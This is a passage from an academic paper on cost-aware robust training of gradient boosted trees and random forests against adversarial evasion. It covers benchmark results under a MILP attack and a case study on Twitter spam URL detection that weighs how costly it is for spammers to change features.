L_∞ robustness definition. When the objective of the MILP attack (Section 2.2) is to minimize the L_∞ distance, the attack provides the *minimal L_∞-norm evasion distance* that the attacker needs to perturb in the features in order to evade the model. In non-security related applications, a larger L_∞ robustness distance means that a model is more robust. For example, if the MNIST classifier requires an average of 0.3 L_∞-norm distance changes in adversarial examples, it is more robust than a model with 0.06 L_∞-norm robustness distance, because the adversarial examples look more differently from the original image.

Accuracy cutoff. In order to reproduce existing results in related work [11], we use 0.5 prediction confidence as the cutoff to compute the accuracy scores for all trained models.

4.2.1 Benchmark Datasets

We evaluate the robustness improvements in 4 benchmark datasets: breast cancer, cod-rna, ijcnn1, and binary MNIST (2 vs. 6). Table 2 shows the size of the training and testing data, the percentage of majority class in the training and testing set, respectively, and the number of features for these datasets. We describe the details of each benchmark dataset below.

breast cancer. The breast cancer dataset [1] contains 2 classes of samples, each representing benign and malignant cells. The attributes represent different measurements of the cell's physical properties (e.g., the uniformity of cell size/shape).

cod-rna. The cod-rna dataset [2] contains 2 classes of samples representing sequenced genomes, categorized by the existence of non-coding RNAs. The attributes contain information on the genomes, including total free-energy change, sequence length, and nucleotide frequencies.

ijcnn1. The ijcnn1 dataset [3] is from the IJCNN 2001 Neural Network Competition. Each sample represents the state of a physical system at a specific point in a time series, and has a label indicating "normal firing" or "misfiring". We use the 22-attribute version of ijcnn1, which won the competition. The dataset has highly unbalanced class labels. The majority class in both train and test sets are 90% negatives.

MNIST 2 vs. 6. The binary mnist dataset [5] contains hand-written digits of "2" and "6". The attributes represent the gray levels on each pixel location.




Figure 6: Accuracy under attack.

Hyperparameters validation set. In the hyperparameter tuning experiments, we randomly separate the training set from the original data sources into a 90% train set and a 10% validation set. We use the validation set to evaluate the performance of the hyperparamters, and then train the model again using selected hyperparameters using the entire training set.

Robustness evaluation set. In order to reproduce existing results, we follow the same experiment settings used in [11]. We randomly shuffle the test set, and generate advesarial examples for 100 test data points for breast cancer, ijcnn1, and binary MNIST, and 5,000 test points for cod-rna.

4.2.2 GBDT Results

We first evaluate the robustness of our training algorithm on the gradient boosted decision trees (GBDT) using the four benchmark datasets. We measure the model robustness using the L_∞ evasion distance of the adversarial examples found by Kantchelian et al.'s MILP attack [29], the strongest whitebox attack that minimizes L_p-norm evasion distance for tree ensemble models. We compare the robustness achieved by our algorithm against regular training as well as the state-of-the-art robust training algorithm proposed by Chen et al. [11].

Hyperparameters. To reproduce the results from existing work [11] and conduct a fair comparison, we report results from the same number of trees, maximum depth, and ε for L_∞-norm bound for regular training and Chen's method in Table 3. For our own training method, we reused the same number of trees and maximum depth as Chen's method. Then, we conducted grid search of different ε values by 0.01 step size to find the model with the best accuracy. For our cod-rna model, we also experimented with ε values by 0.001 step size. To further evaluate their choices of hyperparameters, we have conducted grid search for the number of trees and maximum depth to measure the difference in model accuracy, by training 120 models in total. Our results show that the hyperparameters

Dataset	# of trees	Trained ε		Tree Depth			Test ACC (%)			Test FPR (%)			Avg. l_∞			Improv.	
		Chen's	ours	natural	Chen's	ours	natural	Chen's	ours	natural	Chen's	ours	natural	Chen's	ours	natural	Chen's
breast-cancer	4	0.30	0.30	6	8	8	97.81	96.35	99.27	0.98	0.98	0.98	.2194	.3287	**.4405**	**2.01x**	**1.34x**
cod-rna	80	0.20	0.035	4	5	5	96.48	88.08	89.64	2.57	4.44	7.38	.0343	.0560	**.0664**	**1.94x**	**1.19x**
ijcnn1	60	0.20	0.02	8	8	8	97.91	96.03	93.65	1.64	2.15	1.62	.0269	.0327	**.0463**	**1.72x**	**1.42x**
MNIST 2 vs. 6	1,000	0.30	0.30	4	6	6	99.30	99.30	98.59	0.58	0.68	1.65	.0609	.3132	**.3317**	**5.45x**	**1.06x**

Table 3: Test accuracy and robustness of GBDT models trained by our algorithm (ours), compared to regularly trained models (natural) and the models trained by Chen and Zhang et al.'s method [11] (Chen's), in XGBoost. The improvement (Improv.) here denotes the average l_∞ robustness distance on our models over regularly trained ones and Chen and Zhang's, by measuring adversarial examples found by Kantchelian's MILP attack [29], the strongest whitebox attack.




Figure 7: ROC curves of GBDT models trained with natural, Chen's, and our training methods. AUC is given in the legend.

used in existing work [11] produced similar accuracy as the best one [2]. Note that the size of the breast-cancer dataset is very small (only 546 training data points), so using only four trees does not overfit the dataset.

Minimal evasion distance. As shown in Table 3, our training algorithm can obtain stronger robustness than regular training and the state-of-the-art robust training method. On average, the MILP attack needs 2.78× larger L_∞ perturbation distance to evade our models than regularly trained ones. Compared to the state-of-the-art Chen and Zhang et al.'s robust training method [11], our models require on average 1.25× larger L_∞ perturbation distances. Note that the robustness improvement of our trained models are limited on binary MNIST dataset. This is because the trained and tested robustness ranges $L_\infty \leq 0.3$ are fairly large for MNIST dataset. The adversarial examples beyond that range are not imperceptible any more, and thus the robustness becomes extremely hard to achieve without heavily sacrificing regular accuracy.

Accuracy under attack. Using the minimal l_∞ evasion distances of adversarial examples, we plot how the accuracy of the models decrease as the attack distance increases in Figure 6. Compared to regular training, our models maintain higher accuracy under attack for all datasets except the breast-cancer one. Both breast-cancer models trained by our method and Chen's method reach 0% accuracy at l_∞ distance 0.5, whereas the largest evasion distance for the regularly trained model is 0.61. For the breast-cancer dataset, robustly trained models have an larger evasion distance than the regularly trained model for over 94% data points. Compared to Chen's method, our models maintain higher accuracy under attack in all cases, except a small distance range for the ijcnn1 dataset (l_∞ from 0.07 to 0.10, Figure 6).

Model quality evaluation. Figure 7 shows the ROC curves and the Area Under the Curve (AUC) for GBDT models trained with natural, Chen's, and our training methods. For all the four testing datasets, the AUC of the model trained by our method is on par with the other two algorithms. On average, AUC of the model trained by our method is only 0.03 and 0.01 lower, while our method can increase the MILP attack cost by 2.78× and 1.25× than natural and Chen's training methods, respectively. Table 3 shows that overall we maintain relatively high accuracy and low false positive rate. However, we have a high false positive rate for the cod-rna model and low accuray for the ijcnn1 model, as the tradeoff to obtain stronger robustness.

4.2.3 Random Forest Results

We evaluate the robustness of random forest models trained with our algorithm on the four benchmark datasets. We compare against Chen's algorithm [11] and regular training in scikit-learn [4]. Since Chen's algorithm is not available in scikit-learn, we have implemented their algorithm to train random forest models ourselves. We compare the effectiveness of our robust training algorithm against Chen's method and regular training, when using Gini impurity to train random forest scikit-learn.

Hyperparameters. We conduct a grid search for the number of trees and maximum depth hyperparameters. Specifically, we use the following number of trees: 20, 40, 60, 80, 100, and the maximum depth: 4, 6, 8, 10, 12, 14. For each dataset, we train 30 models, and select the hyperparameters with the highest validation accuracy. The resulting hyperparameters are shown in Table 4. For the breast-cancer and binary mnist datasets, we re-used the same $\varepsilon = 0.3$ from Chen's GBDT models. We tried different $L_\infty \leq \varepsilon$ values of robust training for cod-rna and ijcnn1 datasets, and found out that $\varepsilon = 0.03$ gives a reasonable tradeoff between robustness and accuracy. For

[2] https://tinyurl.com/2b5egv49

Dataset	Trained ε		Tree Num / Depth			Test ACC (%)			Test FPR (%)			Avg. l_∞			Improv.	
	Chen's	ours	natural	Chen's	ours	natural	Chen's	ours	natural	Chen's	ours	natural	Chen's	ours	natural	Chen's
breast-cancer	0.30	0.30	20 / 4	20 / 4	80 / 8	99.27	99.27	98.54	0.98	0.98	1.96	.2379	.3490	**.3872**	**1.63x**	**1.11x**
cod-rna	0.03	0.03	40 / 14	20 / 14	40 / 14	96.54	92.63	89.44	2.97	3.65	5.69	.0325	.0512	**.0675**	**2.08x**	**1.32x**
ijcnn1	0.03	0.03	100 / 14	100 / 12	60 / 8	97.92	93.86	92.26	1.50	0.78	0.08	.0282	.0536	**.1110**	**3.94x**	**2.07x**
MNIST 2 vs. 6	0.30	0.30	20 / 14	100 / 12	100 / 14	99.35	99.25	99.35	0.68	0.68	0.48	.0413	.1897	**.2661**	**6.44x**	**1.40x**

Table 4: Test accuracy and robustness of random forest models trained by our algorithm (ours) compared to regularly trained models (natural), in scikit-learn. The improvement (Improv.) here denotes the average l_∞ robustness distance increase.




Figure 8: Accuracy under attack.




Figure 9: ROC curves of random forest models trained with natural, Chen's, and our training methods in scikit-learn. AUC is given in the legend.

example, when $\varepsilon = 0.2$, we trained 30 random forest models using Chen's method for the cod-rna dataset, and the best validation accuracy is only 79.5%. Whereas, using $\varepsilon = 0.03$ increases the validation accuracy to 91%.

Minimal Evasion Distance. As shown in Table 4, the robustness of our random forest models outperforms the ones from regular training and Chen's algorithm. Specifically, the average l_∞ distance of adversarial examples against our robust models found by Kantchelian et al.'s MILP attack [29] is on average 3.52× and 1.7× larger than regular training and Chen's method. On the other hand, there is only a 1.35% average drop of test accuracy and under 3% increase of false positive rate for the robust models compared to Chen's method.

Accuracy under attack. Figure 8 shows the accuracy of models under different L_∞ evasion distances of the MILP attack. Our models maintain higher accuracy under attack than those trained by Chen's method for all datasets. In addition, our models maintain higher accuracy under attack than regular training, for all datasets except a small region for the breast-cancer dataset ($L_\infty > 0.5$).

Model quality evaluation. Figure 9 shows the ROC curves and the Area Under the Curve (AUC) for random forest models trained with natural, Chen's, and our training methods. For three datasets (breast-cancer, cod-rna, and binary MNIST), the ROC curve of our models are very close to the baseline models, with at most 0.018 drop in AUC than Chen's method. However, our random forest model for the ijcnn1 dataset has very low AUC (0.74853). The model has 92% test accuracy, and the majority class of the test set is 90% negative class. Note that the false positive rate for the model is only 0.08% because the model does not predict the positive class very often, and therefore it generates very few false positives. We acknowledge the limitation of applying our algorithm in the L_∞ norm cost model for the ijcnn1 dataset. This also motivates the need for cost models other than the L_∞ norm. In Section 4.3.4, we demonstrate that we can balance robustness and accuracy using a cost model consistent with the semantics of the features for Twitter spam detection, even though using the L_∞ cost model significantly degrades the model quality.

4.2.4 Benefits of our robust algorithm over existing heuristics

According to Equation (8), our robust algorithm is designed to maximize some impurity measure for each potential feature split during the training process. The higher the score is obtained by the algorithm, the stronger capability of the attacker is used for training, which guides the model to learn stronger robustness. Therefore, how well the algorithm can solve the maximization problem directly determines the eventual robustness the models can learn. To that end, we measure how our robust algorithm performs in solving the maximization problem compared to the heuristics used in state-of-the-art Chen and Zhang's [11] to illustrate its effectiveness.

On the four benchmark datasets, we measure the percentage of the cases where our robust algorithms can better solve

Dataset	Better (%)	Equal (%)	Worse (%)	Total
breast-cancer	99.74	0.26	0	3,047
cod-rna	94.13	4.66	1.21	35,597
ijcnn1	90.31	1.11	8.58	424,825
MNIST 2 vs. 6	87.98	6.33	5.69	796,264

Table 5: The percentage of the cases where our robust algorithm performs better, equally well, or worse than the heuristics used in the state-of-the-art Chen and Zhang et al.'s robust training algorithms [11] in solving the maximization problem (Equation 8). The total number of cases represent the total number of splits evaluated during robust optimization.

the maximization problem than the heuristics used in [11] and summarize the results in Table 5. The results show that our robust algorithm can provide a better solution than heuristics used in Chen and Zhang et al.'s method [11] for at least 87.98% cases during the whole training process. On small datasets like breast-cancer and cod-rna, our algorithm performs equally or better for 100% and 98.79% cases respectively. Such significant improvements in solving the maximizaation problem greatly benefit the robustness of our trained models. The results provide insights on why our robust training algorithm can obtain more robust tree ensembles than existing training methods.

4.3 Twitter Spam Detection Application

In this section, we apply our robust tree ensemble training method to a classic security application, spam URL detection on Twitter [35]. As a case study, we want to answer the following questions in the evaluation:

- **Cost-driven constraint:** How to specify the cost-driven constraint based on security domain knowledge? What is the advantage of training cost-driven constraint compared to L_∞-norm robustness?
- **Accuracy vs robustness tradeoffs:** How much does robustness affect accuracy? Do different ways of specifying the cost-driven constraint change that tradeoffs?
- **Adaptive attack cost:** Against the strongest whitebox attack [29], does the robust model increase the adaptive attack cost for successful evasion?
- **Other mathematical distances:** Can we increase robustness against L_1 and L_2 based attacks?

4.3.1 Dataset

We obtain the public dataset used in Kwon et al.'s work [35] to detect spam URLs posted on Twitter. Spammers spread harmful URLs on social networks such as Twitter to distribute malware, scam, or phishing content. These URLs go through a series of redirections, and eventually reach a landing page containing harmful content. The existing detectors proposed in prior works often make decisions based on content-based features that are strong in predictive power but easy to be changed, e.g., different words used in the spam tweet. Kwon et al. propose to use more robust features that incur monetary or management cost to be changed under adversarial settings. They extract these robust features from the URL redirection chains (RC) and the corresponding connected components (CC) formed by the chains.

Dataset	Training	Testing
Malicious	130,794	55,732
Benign	165,076	71,070
Total	295,870	126,802

Table 6: The size of Twitter spam dataset [35].

Feature Name	Description	Cost ↓	Cost ↑
Shared Resources-driven Features			
EntryURLid	In degree of the largest redirector	M	N
AvgURLid	Average in degree of URL nodes in the RC	M	N
ChainWeight	Total frequency of edges in the RC	L	N
CCsize	# of nodes in the CC	L	N
CCdensity	Edge density of the CC	L	N
MinRCLen	Min length of the RCs in the CC	L	N
AvgLdURLDom	Average domain # of landing URL IPs in the CC	**H**	N
AvgURLDom	Average domain # for the IPs in the RC	M	N
Heterogeneity-driven Features			
GeoDist	Total geo distance (km) traversed by the RC	**H**	N
CntContinent	# of unique continents in the RC	M	N
CntCountry	# of unique countries in the RC	M	N
CntIP	# of unique IPs in the RC	L	N
CntDomain	# of unique domains in the RC	L	N
CntTLD	# of unique TLDs in the RC	L	N
Flexibility Features			
ChainLen	Length of the RC	L	N
EntryURLDist	Distance from the initial URL to the largest redirector	L	N
CntInitURL	# of initial URLs in the CC	L	N
CntInitURLDom	Total domain name # in the initial URLs	L	N
CntLdURL	# of final landing URLs in the RC	L	N
AvgIPperURL	Average IP # per URL in the RC	L	N
AvgIPperLdURL	Average IP # per landing URL in the CC	L	**H**
User Account Features			
Mention Count	# of '@' count to mention other users	N	L
Hashtag Count	# of hashtags	N	L
Tweet Count	# of tweets made by the user account	N	M
URL Percent	Percentage of user posts that contain a URL	N	L

∗ CC: connected component. RC: redirection chain.
BPH: bulletproof hosting. N: Negligible. L: Low. M: Medium. H: High.

Table 7: We reimplement 25 features used in [35] to detect Twitter spam, among which three features have high cost to decrease or increase. To maintain the same level of spam activities, the attacker needs to purchase more bulletproof hosting servers to host the different landing pages if AvgLdURLDom feature is decreased or AvgIPperLdURL feature is increased. In addition, it is very hard for the attacker to decrease the GeoDist feature.

Feature extraction. We reimplemented and extracted 25 features from the dataset in the original paper, as shown in Table 7. There are four families of features: shared resources-driven, heterogeneity-driven, flexibility-driven, and user account and post level features. The key intuitions behind the features are as follows. 1) Attackers reuse underlying hosting infrastructure to reduce the economic cost of renting and maintaining servers. 2) Attackers use machines hosted on bulletproof hosting services or compromised machines to operate the spam campaigns. These machines are located around the world, which tend to spread over larger geographical distances than benign hosting infrastructure, and it is hard for attackers to control the geographic location distribution of their infrastructure. 3) Attackers want to maximize the flexibility of the spam campaign, so they use many different initial URLs to make the posts look distinct, and different domains in the long redirection chains to be agile against takedowns. 4) Twitter spammers utilize specific characters to spread harmful content, such as hashtags and '@' mentions. We removed some highly correlated features from the original paper. For example, for a feature where the authors use both maximum and average numbers, we use the average number only.

Kwon et al. labeled the dataset by crawling suspended users, identifying benign users, and manually annotating tweets and URLs. In total, there are 186,526 distinct malicious tweets with spam URLs, and 236,146 benign ones. We randomly split the labeled dataset into 70% training set and 30% testing set as shown in Table 6. We extract the aforementioned 25 features from each data point and normalize the values to be between 0 and 1 for training and testing.

4.3.2 Attack Cost Analysis

In order to obtain the cost-driven constraint for robust training, we first analyze the cost of changing the features and the direction of the changes, then we specify a box contraint for the cost accordingly.

Feature Analysis We categorize the features into negligible (N), low (L), medium (M), and high (H) cost to change, as shown in Table 7. We analyze the cost based on feature families as follows.

- **Shared resources:** All features cost more to be decreased than to be increased. If the attacker decreases the reused redirectors in the chain, the attacker needs to set up additional redirector servers to maintain the same level of spam activities (EntryURLid and AvgURLid features). It costs even more to set up more servers for the landing pages, since the landing URLs contain actual malicious content, which are usually hosted on bulletproof hosting (BPH) services. Feature AvgLdURLDom captures how the attacker is reusing the malicious content hosting infrastructure. If the value is decreased, the attacker will need to set up more BPH severs, which has the highest cost in the category.
- **Heterogeneity:** The total geographical distance traversed by the URL nodes in the redirection chain has the highest cost to change in general (GeoDist). If the attacker uses all the available machines as resources for malicious activities, it is hard to control the location of the machines and the distance between them. Overall, it is harder to decrease GeoDist to what looks more like benign value than to increase it. Since GeoDist values for benign URL redirection chains are very concentrated in one or two countries, the attacker would need to purchase more expensive resources located close by to mimic benign URL. The other four features that count number of continents, countries, IPs, domains, and top-level domains incur cost for decreased flexibility and increased maintainence cost if the features are decreased.
- **Flexibility:** All features in this family except the last one have relatively low cost to decrease, because that decreases the flexibility of the attack. The high cost feature AvgIPperLdURL counts the number of IP addresses that host the malicious landing page URL. If the attacker wants more flexibility of hosting the landing page on more BPH servers, the cost will be increased significantly.
- **User account:** Increasing features in this family generally increases suspiciousness of the user account. Among them, increasing the tweet count is the most suspicious of all, since a tweet is capped by 140 characters which limits the number of mentions and hashtags, and percentage of posts containing URLs is also capped. If a user account sends too many tweets that puts the account to the top suspicious percentile, it can be easily detected by simple filtering mechanism and compromise the account.

Overall, three features have the highest cost to be perturbed: AvgLdURLDom, GeoDist[3], and AvgIPperLdURL. Decreasing AvgLdURLDom and increasing AvgIPperLdURL incurs cost to obtain more bulletproof hosting servers for the landing page URL, and manipulating GeoDist is generally outside the control of the attacker. Other types of actions can also achieve the changes in AvgLdURLDom and AvgIPperLdURL, but it will generally decrease the profit of the malicious operation. To decrease AvgLdURLDom, if the attacker does not rent more BPH servers but only reduces the number of malicious landing pages, that reduces the profit. If the attacker increases the AvgIPperLdURL by using cheap servers, their malicious content could be taken down more often that interrupts the malicious operation.

4.3.3 Box Constraint Specification

We specify box constraint according to Section 3.1.3 with 19 different cost models as shown in Table 8, from M1 to M19. We want to allow more perturbations for lower cost

[3]GeoDist, CntContinent and CntCountry have similar intuition, but we choose GeoDist since it has finer granularity in feature values.

[4]https://tinyurl.com/2b5egv49.

Classifier Model	Constraint Variables N α	L β	M γ	H μ	Adaptive Objective	Model Quality Acc	FPR	AUC	Robustness against MILP Average L_1	L_2	$Cost_1$	$Cost_2$	$Cost_3$	$Cost_4$
Natural	-	-	-	-	-	99.38	0.89	.9994	.007	.006	.010	.009	.009	.008
C1 $\varepsilon = 0.03$	-	-	-	-	-	96.59	5.49	.9943	.046	.036	.080	.070	.062	.054
C2 $\varepsilon = 0.05$	-	-	-	-	-	94.51	7.27	.9910	.062	.053	.133	.109	.089	.085
C3 $\varepsilon = 0.1$	-	-	-	-	-	91.89	11.96	.9810	**.079**	**.062**	**.156**	**.133**	**.111**	**.099**
M1	0.08	0.04	0.02	0	$Cost_1$	98.24	2.05	.9984	.032	.027	.099	.051	.058	.056
M2	0.12	0.06	0.03	0		96.54	4.09	.9941	**.043**	**.036**	**.106**	**.078**	**.064**	**.062**
M3	0.20	0.10	0.05	0		96.96	4.10	.9949	.033	.027	.064	.025	.040	.040
M4	0.28	0.14	0.07	0		94.38	4.25	.9884	.024	.012	.043	.026	.039	.023
M5	0.32	0.16	0.08	0		93.85	9.62	.9877	.024	.015	.034	.025	.030	.025
M6	0.09	0.06	0.03	0.03	$Cost_2$	97.82	2.65	.9968	**.049**	.038	**.104**	**.090**	**.070**	**.068**
M7	0.15	0.10	0.05	0.05		96.60	4.91	.9929	.045	**.039**	.080	.072	.061	.060
M8	0.24	0.16	0.08	0.08		93.10	9.16	.9848	.041	.030	.082	.057	.050	.049
M9	0.30	0.20	0.10	0.10		92.28	12.16	.9836	.042	.028	.050	.044	.041	.038
M10	0.04	0.04	0.02	0	$Cost_3$	98.51	1.84	.9988	.025	.022	.087	.041	.052	.049
M11	0.06	0.06	0.03	0		97.31	3.65	.9953	.029	.017	.032	.027	.026	.025
M12	0.10	0.10	0.05	0		96.86	4.07	.9919	.044	.035	.062	.059	.049	.048
M13	0.16	0.16	0.08	0		94.54	5.91	.9900	**.051**	**.041**	**.109**	**.090**	**.075**	**.074**
M14	0.20	0.20	0.10	0		96.36	4.95	.9910	.033	.024	.054	.042	.043	.043
M15	0.28	0.28	0.14	0		93.81	6.57	.9851	.039	.039	.093	.070	.048	.048
M16	0.06	0.03	0.03	0	$Cost_4$	97.31	3.48	.9953	.036	.018	.038	.035	.034	.028
M17	0.10	0.05	0.05	0		97.41	2.70	.9964	.023	.020	**.084**	.034	.051	.049
M18	0.16	0.08	0.08	0		93.41	9.08	.9872	.035	.024	.074	**.044**	**.062**	**.051**
M19	0.20	0.10	0.10	0		96.48	4.75	.9918	**.047**	**.038**	.054	.041	.051	**.051**

Table 8: We trained classifiers with 19 different cost models under the box constraint, and we compare them against regular training (Natural) and three models from Chen's method [11] with different ε. We separate our models by four different cost families. Each cost family keeps the same proportion between the constraint variables and has the same adaptive attack objective. The best numbers within each cost family are highlighted in bold. We have also evaluated the recall of the models here[4].

Objective	Adaptive Attack Weights w_N	w_L	w_M	w_H
$Cost_1$	1	2	4	∞
$Cost_2$	1	2	3	3
$Cost_3$	1	1	2	∞
$Cost_4$	1	2	2	∞

Table 9: The weights in adaptive attack objective to target the four different families of cost models in Table 8.

features than higher cost ones, and more perturbations on the lower cost side (increase or decrease) than the higher cost side. According to Table 1 and our analysis of the features in Table 7, we assign the constraint variables α, β, γ and μ to negligible, low, medium, and high cost.

We specify four families of cost models, where each one has a corresponding adaptive attack cost to target the trained classifiers. We assign four distinct constraint variables in the first family (M1 to M5). For all the other families (M6 to M9, M10 to M15, and M16 to M19), we assign only three distinct constraint variables, representing three categories of feature manipulation cost, by repeating the same value for two out of four categories. For example, the second cost family (M6 to M9) merges medium and high cost categories into one using the same value for γ and μ. Within the same cost family, the relative scale of the constraint variables between the categories are the same, and the adaptive attack cost for that group is the inverse proportion of the constraint variables, as we have discussed in Section 3.3. For example, in the second group (M6 to M9), values for the low cost perturbation range (β) are twice the amount of the medium cost ones (γ), and the values for the negligible cost (α) are three times of the medium cost ones (γ). Therefore, in the adaptive attack objective, we assign $w_N = 1, w_L = 2, w_M = 3$ to capture that the cost of perturbing one, two, and three units of negligible, low, and medium cost features are equivalent. For each cost family, we vary the size of the bounding box to represent different attacker budget during training, resulting in 19 total settings of the constraint.

Using the cost-driven constraint, we train robust gradient boosted decision trees. We compare our training algorithm against regular training and Chen's method [11]. We use 30 trees, maximum depth 8, to train one model using regular training. For Chen's training algorithm, we specify three different L_∞ norm cost models ($\varepsilon = 0.03, 0.05$, and 0.1) to obtain three models C1, C2, and C3 in Table 8. For Chen's method and our own algorithm, we use 150 trees, maximum depth 24.

4.3.4 Results

Adaptive attack cost: Compared to regular training, our best model increases the cost-aware robustness by 10.6×. From each cost family, our best models with the strongest cost-aware robustness are M2, M6, M13, and M19. Compared to the natural model obtained from regular training, our robust models increase the adaptive attack cost to evade them by 10.6× (M2, $Cost_1$), 10× (M6, $Cost_2$), 8.3× (M13, $Cost_3$), and 6.4× (M19, $Cost_4$), respectively. Thus, the highest cost-aware robustness increase is obtained by M2 model over the total feature manipulation cost $Cost_1$.

Advantages of cost-driven constraint: Our robust training method using cost-driven constraints can achieve stronger cost-aware robustness, higher accuracy, and lower false positive rate than L_∞-norm cost model from Chen's algorithm [11]. In Table 8, results from C1, C2, and C3 models demonstrate that if we use L_∞-norm cost model ($L_\infty \leq \varepsilon$), the performance of the trained model quickly degrades as ε gets larger. In particular, when $\varepsilon = 0.03$, the C1 model trained by Chen's algorithm has decreased the accuracy to 96.59% and increased the false positive rate to 5.49% compared to regular training. With larger ε values, C2 and C3 models have even worse performance. C3 has only 91.89% accuracy and a very high 11.96% false positive rate. In comparison, if we specify attack cost-driven constraint in our training process, we can train cost-aware robust models with better performance. For example, our model M6 can achieve stronger robustness against cost-aware attackers with all four adaptive attack cost than C1. At the same time, M6 has higher accuracy and lower false positive rate than C1.

Robustness and accuracy tradeoffs: Training a larger bounding box generally decreases accuracy and increases false positive rate within the same cost family; however, the obtained robustness against MILP attacks vary across different cost families. Whenever we specify a new cost family with different constraint variable proportions and number of categories, we need to perform constraint parameter tuning to find the model that best balances accuracy and robustness.

- In the first cost family, as the bounding box size increases, the adaptive evasion cost $Cost_1$ against the models increases, and then decreases. M2 has the largest evasion cost.
- In the second cost family where we merge medium cost and high cost, the adaptive evasion cost $Cost_2$ decreases as the bounding box size increases.
- In the third cost family where we merge negligible cost and low cost, the adaptive evasion cost $Cost_3$ has high values for M10 and M13, and varies for other models.
- In the last cost family where we merge low cost and medium cost, the adaptive evasion cost $Cost_4$ increases as the bounding box size increases.

Other mathematical distances: Although our current implementation does not support training L1 and L2 attack cost models directly, training our proposed cost models can obtain robustness against L1 and L2 attacks. Comparing to the C1 model trained by Chen's algorithm, we can obtain stronger robustness against L1 and L2 based MILP attacks while achieving better model performance. For example, our models M6 and M19 have larger L1/L2 evasion distance than C1, and they have lower false positive rate and higher/similar accuracy.

4.3.5 Discussion

Robustness and accuracy tradeoffs. Obtaining robustness of a classifier naturally comes with the tradeoff of decreased accuracy and increased false positive rate. We have experimented with 19 different cost models to demonstrate such tradeoffs in Table 8. In general, we need to perform constraint hyperparamters tuning to find the model that best balances accuracy, false positive rate, and robustness. In comparison with L_∞ based cost models (C1, C2 and C3), we can achieve relatively higher accuracy and lower false positive rate while obtaining stronger robustness against cost-aware attackers (e.g., M6 vs C1). This is because L_∞ based cost model allows attackers to perturb all features with equally large range, making it harder to achieve such robustness and easier to decrease the model performance. However, our cost-driven training technique can target the trained ranges according to the semantics of the features.

Scalability. For applications where thousands of features are used to build a classifier, we can categorize the features by semantics, and specify the cost-driven constraint as a function for different categories. Alternatively, we can also use L_∞-norm as default perturbation for features, and specify cost-driven constraint for selected features.

Generalization. Our cost-aware training technique can generalize to any decision tree and tree ensemble training process, for both classification and regression tasks, e.g., AdaBoost [23] and Gradient Boosting Machine [24]. Since we apply the cost-aware constraint in the node splitting process, when constructing the classification and regression trees, we can calculate the maximal error of the split construction according to the allowable perturbations of the training data, and adjust the score for the split. This can be integrated in many different tree ensemble training algorithms. We leave investigation of integrating our technique to other datasets as future work.

5 Conclusion

In this paper, we have designed, implemented, and evaluated a cost-aware robust training method to train tree ensembles for security. We have proposed a cost modeling method to capture the domain knowledge about feature manipulation cost, and a robust training algorithm to integrate such knowledge. We have evaluated over four benchmark datasets

against the regular training method and the state-of-the-art robust training algorithm. Our results show that compared to the state-of-the-art robust training algorithm, our model is 1.25× more robust in gradient boosted decision trees, and 1.7× more robust in random forest models, against the strongest white-box attack based on L_p norm. Using our method, we have trained cost-aware robust Twitter spam detection models to compare different cost-driven constraints. Moreover, one of our best robust models can increase the robustness by 10.6× against the adaptive attacker.

Acknowledgements

